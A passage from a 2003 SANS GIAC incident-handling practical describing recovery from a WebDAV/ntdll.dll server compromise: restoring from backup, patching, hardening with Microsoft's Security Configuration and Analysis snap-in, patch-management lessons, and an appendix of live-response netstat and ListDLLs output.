
Eradication & Recovery

Given what we know about how the system was compromised and that a rootkit was installed, we must begin the steps to eliminate the security holes. Before we begin, we must ensure that the system administrator and application owner are made aware of what has occurred and that updates and changes will applied to the system. It is important that these individuals are made aware of the changes to the system as the applications may be broken as a result. Next, the system administrator will need to identify the last known good backup for the server. The incident handler should provide a date that he/she is confident of based on the findings from the forensic review of the system. In this case the attacker compromised the machine on May 6th , and within an hour the rootkit had been installed. The administrator informs us that he has back-ups going back three weeks. The system administrator is informed to restore the machine using the oldest back-up, which is from February 15th. The administrator completes the restoration of the server.

The elimination of the vulnerability is easy enough because we already know that Microsoft has released a patch. The system administrator applies the latest patches and updates for the server once it has been determined that they will not negatively impact the applications running on it. Now that the patches have been applied we have taken care of the two root issues regarding this incident. Next we request that the server is hardened to help prevent any future attacks against it.

The administrator brings up the Microsoft Manage Console by choosing Start -> Run, typing mmc and hitting enter. This brings up the console shown below.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


Console1 - [Console Root]
File Action View Favorites Window Help
Console Root
Name
There are no items to show in this view.


Next he chooses File -> Add Snap-in which brings up the following screen.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



Clicking the Add button brings the snap-ins to choose from.




Snap-in	Vendor
IP Security Monitor	Microsoft Corporation
IP Security Policy Management	Microsoft Corporation
Link to Web Address	Microsoft Corporation
Local Users and Groups	Microsoft Corporation
Performance Logs and Alerts	Microsoft Corporation
Removable Storage Management	Microsoft Corporation
Resultant Set of Policy	Microsoft Corporation
Security Configuration and Analysis	Microsoft Corporation
Security Templates	Microsoft Corporation
Services	Microsoft Corporation
Shared Folders	Microsoft Corporation
WMI Control	Microsoft Corporation

Description
Security Configuration and Analysis is an MMC snap-in that provides security configuration and analysis for Windows computers using security template files.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

He selects the Security Configuration and Analysis and the clicks add. Clicking ok completes the snap-in installation.

From the main console screen the snap-in is selected which brings up the following instructions.


Console1 - [Console Root\Security Configuration and Analysis]
File Action View Favorites Window Help
Console Root
Security Configuration and Analysis
Done

Security Configuration and Analysis

To Open an Existing Database


1. Right-click the *Security Configuration and Analysis* scope item
2. Click **Open Database**
3. Select a database, and then click **Open**

To Create a New Database

1. Right-click the *Security Configuration and Analysis* scope item
2. Click **Open Database**
3. Type a new database name, and then click **Open**
4. Select a security template to import, and then click **Open**

The administrator chooses to create a new database by clicking Open Database, typing the name of the database and then selecting Open. At this point he is prompted to select the security policy that he downloaded and unzipped from the NSA website. He chooses the w2k_server.inf policy and selects Open.
The console now provides instructions on how to execute the system comparison to the security policy file.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.


Console1 - [Console Root\Security Configuration and Analysis]
File Action View Favorites Window Help
Console Root
Security Configuration and Analysis
Done

C:\Documents and Settings\prophet\My Documents\Security\Database\asd.sdb

You can now configure or analyze your computer by using the security settings in this database.

To Configure Your Computer

1. Right-click the *Security Configuration and Analysis* scope item
2. Select **Configure Computer Now**
3. In the dialog, type the name of the log file you wish to view, and then click **OK**

NOTE: After configuration is complete, you must perform an analysis to view the information in your database


To Analyze Your Computer Security Settings

1. Right-click the *Security Configuration and Analysis* scope item
2. Select **Analyze Computer Now**
3. In the dialog, type the log file path, and then click **OK**

NOTE: To view the log file created during a configuration or analysis, select **View Log File** on the *Security Configuration and Analysis* context menu.

It is always best to run analyze first so that you can compare what the differences are between how the system is currently configured and what the security policy is going to change it to be. The administrator selects the Analyze Computer Now option, enters in the log file path and selects OK.


The administrator is now presented with the following:


Console1 - [Console Root\Security Configuration and Analysis]
File Action View Favorites Window Help
Console Root
Security Configuration and Analysis
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Done

```
Log file: C:\Documents and Settings\prophet\My Documents\Security\Logs\wed.log
----------------------------------------------
Saturday, October 04, 2003 9:02:47 PM
----Analysis engine was initialized successfully.----

----Reading Configuration Info...


----Analyze User Rights...
Analyze SeNetworkLogonRight.
Mismatch - SeNetworkLogonRight.
Analyze SeTcbPrivilege.
Analyze SeMachineAccountPrivilege.
Analyze SeBackupPrivilege.
Mismatch - SeBackupPrivilege.
Analyze SeChangeNotifyPrivilege.
Mismatch - SeChangeNotifyPrivilege.
Analyze SeSystemtimePrivilege.
Mismatch - SeSystemtimePrivilege.
Analyze SeCreatePagefilePrivilege.
Analyze SeCreateTokenPrivilege.
Analyze SeCreatePermanentPrivilege.
Analyze SeDebugPrivilege.
Mismatch - SeDebugPrivilege.
Analyze SeRemoteShutdownPrivilege.
Analyze SeAuditPrivilege.
Analyze SeIncreaseQuotaPrivilege.
Analyze SeIncreaseBasePriorityPrivilege.
Analyze SeLoadDriverPrivilege.
Analyze SeLockMemoryPrivilege.
Analyze SeBatchLogonRight.
Mismatch - SeBatchLogonRight.
Analyze SeServiceLogonRight.
Mismatch - SeServiceLogonRight.
Analyze SeInteractiveLogonRight.
Mismatch - SeInteractiveLogonRight.
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Multiple categories are presented in the left hand pane. By selecting the Account Polices option, the sub-categories of Password Policy and Account Lockout Policy are presented. By selecting the Password Policy, the administrator is able to see the difference between how his server is configured and what the security policy will implement if he implements it. The red circles with an X in it indicate a discrepancy between the two policies.


Console1 - [Console Root\Security Configuration and Analysis\Account Policies\Password Policy]
File Action View Favorites Window Help
Console Root
Security Configuration and Analysis
Account Policies
Password Policy
Account Lockout Policy
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System

Policy	Database Setting	Computer Setting
Enforce password history	24 passwords remembered	0 passwords remembered
Maximum password age	90 days	42 days
Minimum password age	1 days	0 days
Minimum password length	12 characters	0 characters
Password must meet com...	Enabled	Disabled
Store password using reve...	Disabled	Disabled

After verifying that the changes the security policy is making are satisfactory, he next begins to implement the security policy. In order to implement the changes the Security Configuration and Analysis is right clicked and Configure Computer is chosen. The server has now been restored from a known good back-up patched and hardened and is now ready to be placed back into production

Whether the server can be patched, cleaned and placed back on the network or if it needs to be rebuilt or restored from backup will depend on the role and sensitivity of the server. The results of the forensic analysis and organizational policy will also play a part in decision of redeployment. If the attack was discovered early enough, the server may be fine with just patching the vulnerability and placing it back online. However, if the forensic analysis determines that the attacker has gained access, transferred multiple files, executed them and the source or nature of the files are unknown, it may take rebuilding the server from scratch or restoring from backup. The nature of the ntdll.dll exploit is such that in and of itself it is not damaging to the system; what is damaging is the level of access that it grants an attacker and conversely what that attacker then does with it. Most security organizations will make the

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

determination of what recovery steps are required based on what is believed to have been undertaken by the attacker.

Lessons

The ntdll.dll exploit exemplifies why the mantra of *patch, patch, patch* is so important. Until the day we can rely on Microsoft to produce secure code that requires minimal patching or at least manageable patching, administrators will have to cope with the tedious task of keeping their servers up to date. Though effective and simple preventive measures were outlined earlier, the easiest way around not becoming a victim of this vulnerability is to patch it. As simple as this is, it happens quite often that patches are not applied in a timely manner. It is common, especially a large corporations, that the application owner for a particular server will demand exemption from having to apply a particular patch because it will cause his application to break. A normal response to this demand is to instruct the owner to update the application so that is can be patched and still function. However, it may cost thousands and thousands of dollars to make such a change to an application so costs become a large issue. Even if cost were not an issue it will still take weeks even months just to make a change to an application. The argument is also made that a server can not be take n down for extended periods of time due the amount of revenue being generated by this machine. One would expect that for such a critical machine there should be fail over and high availability incorporated or possibly even server clustering. Yet again costs come into to play and may prevent an application owner from being able to make such an investment. An example such as this is a hard nut to crack. It may take initiating a risk assessment in order to quantify the risks being imposed on an enterprise by unpatched servers. By presenting the findings of the risk assessment and having hard numbers to give to upper management it may be possible to receive the money and resources needed to effect proper patch management. A security awareness program is another tool that can be used to help management and administrators understand the reasons for applying patches and hardening servers against attack. It may be effective as part of this program to use real world scenarios and discuss how much the business was impacted by a particular incident.

Another issue is pursuing legal action against an attacker. In this scenario, it is unlikely that law enforcement would have been involved; however, if the financial loss attributed to the compromise is high enough, the victim company may well begin to seek criminal pursuit through law enforcement. It is crucial that the incident handler be versed in the latest techniques, tools and exploits being used in the wild. If the incident handler can gather enough evidence to reconstruct everything that an attacker did it will increase the probability of being able track them done and hold the accountable for the damages. An obstacle in pursuing legal actions to be overcome is the negative publicity that may result in pursuing an attacker.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

From a technical standpoint, another lesson learned, and more of a point for further research, is why in the IIS logs there is only one SEARCH request logged and none of the other requests that follow from the register brute forcing effort appear in the log. It is suspected by the author that this is attributable to the sudden crashing and restarting of the service which does not allow the service to begin logging. This is compounded by the speed of the requests issued to the server. However, this theory needs to be further tested.

Summary

The ntdll.dll vulnerability is a great example of what script kiddies and crackers look for in an exploit. The fact that this vulnerability can be exploited remotely against Microsoft operating systems and used to gain command prompt access is what makes it most popular.

This exploit can be compared to the IIS Unicode exploit from 2000 which had a similar wide-ranging reach and impact due to its ease of use. WebDAV, however, is even more lethal. Whereas Unicode URL attacks could only execute commands remotely via the IUSR system account, the WebDAV attack yields full administrative privileges. If this vulnerability were coded into a worm, similar to CodeRed, massive damage to computing systems worldwide could occur. Luckily, no such worm has yet surfaced. This may be due to the fact that the function of brute forcing the stack of remote machines would significantly slow down the worm. In our case it took 12 iterations before we attained command line access. Those twelve attempts occurred over 3 minutes which is a long time in the world of worms. In order for a worm to be successful, it must have a good scanning engine, random number generator and most importantly a small, quick exploit attack vector. Unless, another remote attack vector is found that is faster than the current WebDAV request to overflow the ntdll.dll or if any improvements are made to the current exploit code, it may be safe to say that we will not see an effective and damaging worm that relies solely on the ntdll.dll exploit anytime soon.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

References

Verton, Dan. “U.S. Army Web Servers hacked.” Computerworld. 18 March 2003.
URL: http://www.computerworld.com/securitytopics/security/story/0,10801,79478,00.html
(18 Mar. 2003)

Microsoft corporation. “UrlScan Security Tool” 25 August 2003
URL:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/urlscan.asp

Stewart, Joe. “Webdav Exploits Exposed.” 5 August 2003
URL: http://www.lurhq.com/webdav.html

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Appendices

Appendix A

Sample Live Response File

Note: Many of the processes were eliminated from the listdll output for the sake of brevity in this response file. Only 2 processes are included to give the reader an idea of what the output looks like.

```
The current date is: Sat 08/16/2003
Enter the new date: (mm-dd-yy)
The current time is: 14:54:52.95
Enter the new time:
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1433           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2998           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4899           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:60155          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:60156          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1028         127.0.0.1:1044         ESTABLISHED
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1032         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1044         127.0.0.1:1028         ESTABLISHED
  TCP    127.0.0.1:1067         127.0.0.1:11863        ESTABLISHED
  TCP    127.0.0.1:1863         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:11863        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:11863        127.0.0.1:1067         ESTABLISHED
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1434           *:*
  UDP    192.168.4.13:7411      *:*

ListDLLs V2.23 - DLL lister for Win9x/NT
Copyright (C) 1997-2000 Mark Russinovich
http://www.sysinternals.com

------------------------------------------------------------------------------
System pid: 4
Command line: <no command line>
SVCHOST.EXE pid: 1428
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Command line: C:\WINDOWS\System32\svchost.exe -k NetworkService

  Base        Size      Version                   Path
  0x01000000  0x6000    5.01.2600.0000  C:\WINDOWS\System32\svchost.exe
  0x77f50000  0xa7000   5.01.2600.1217  C:\WINDOWS\System32\ntdll.dll
  0x77e60000  0xe6000   5.01.2600.1106  C:\WINDOWS\system32\kernel32.dll
  0x77dd0000  0x8d000   5.01.2600.1106  C:\WINDOWS\system32\ADVAPI32.dll
  0x78000000  0x7e000   5.01.2600.1230  C:\WINDOWS\system32\RPCRT4.dll
  0x76770000  0xd000    5.01.2600.0000  c:\windows\system32\dnsrslvr.dll
  0x77c10000  0x53000   7.00.2600.1106  C:\WINDOWS\system32\msvcrt.dll
  0x77d40000  0x86000   5.01.2600.1134  C:\WINDOWS\system32\USER32.dll
  0x77c70000  0x40000   5.01.2600.1106  C:\WINDOWS\system32\GDI32.dll
  0x76f20000  0x25000   5.01.2600.1106  c:\windows\system32\DNSAPI.dll
  0x71ab0000  0x14000   5.01.2600.1240  C:\WINDOWS\system32\WS2_32.dll
  0x71aa0000  0x8000    5.01.2600.0000  C:\WINDOWS\system32\WS2HELP.dll
  0x76d60000  0x16000   5.01.2600.1240  c:\windows\system32\iphlpapi.dll
  0x71a50000  0x3b000   5.01.2600.0000  C:\WINDOWS\system32\mswsock.dll
  0x71a90000  0x8000    5.01.2600.0000  C:\WINDOWS\System32\wshtcpip.dll
------------------------------------------------------------------------------
issDaemon.exe pid: 200
Command line: "C:\Program Files\ISS\issDaemon\issdaemon.exe"

  Base        Size      Version                   Path
  0x00400000  0xe3000   7.02.2003.0119  C:\Program Files\ISS\issDaemon\issdaemon.exe
  0x77f50000  0xa7000   5.01.2600.1217  C:\WINDOWS\System32\ntdll.dll
  0x77e60000  0xe6000   5.01.2600.1106  C:\WINDOWS\system32\kernel32.dll
  0x77c00000  0x7000    5.01.2600.0000  C:\WINDOWS\system32\VERSION.dll
  0x71ab0000  0x14000   5.01.2600.1240  C:\WINDOWS\system32\WS2_32.dll
  0x77c10000  0x53000   7.00.2600.1106  C:\WINDOWS\system32\msvcrt.dll
  0x71aa0000  0x8000    5.01.2600.0000  C:\WINDOWS\system32\WS2HELP.dll
  0x77dd0000  0x8d000   5.01.2600.1106  C:\WINDOWS\system32\ADVAPI32.dll
  0x78000000  0x7e000   5.01.2600.1230  C:\WINDOWS\system32\RPCRT4.dll
  0x76c90000  0x22000   5.01.2600.1106  C:\WINDOWS\system32\IMAGEHLP.dll
  0x77d40000  0x86000   5.01.2600.1134  C:\WINDOWS\system32\USER32.dll
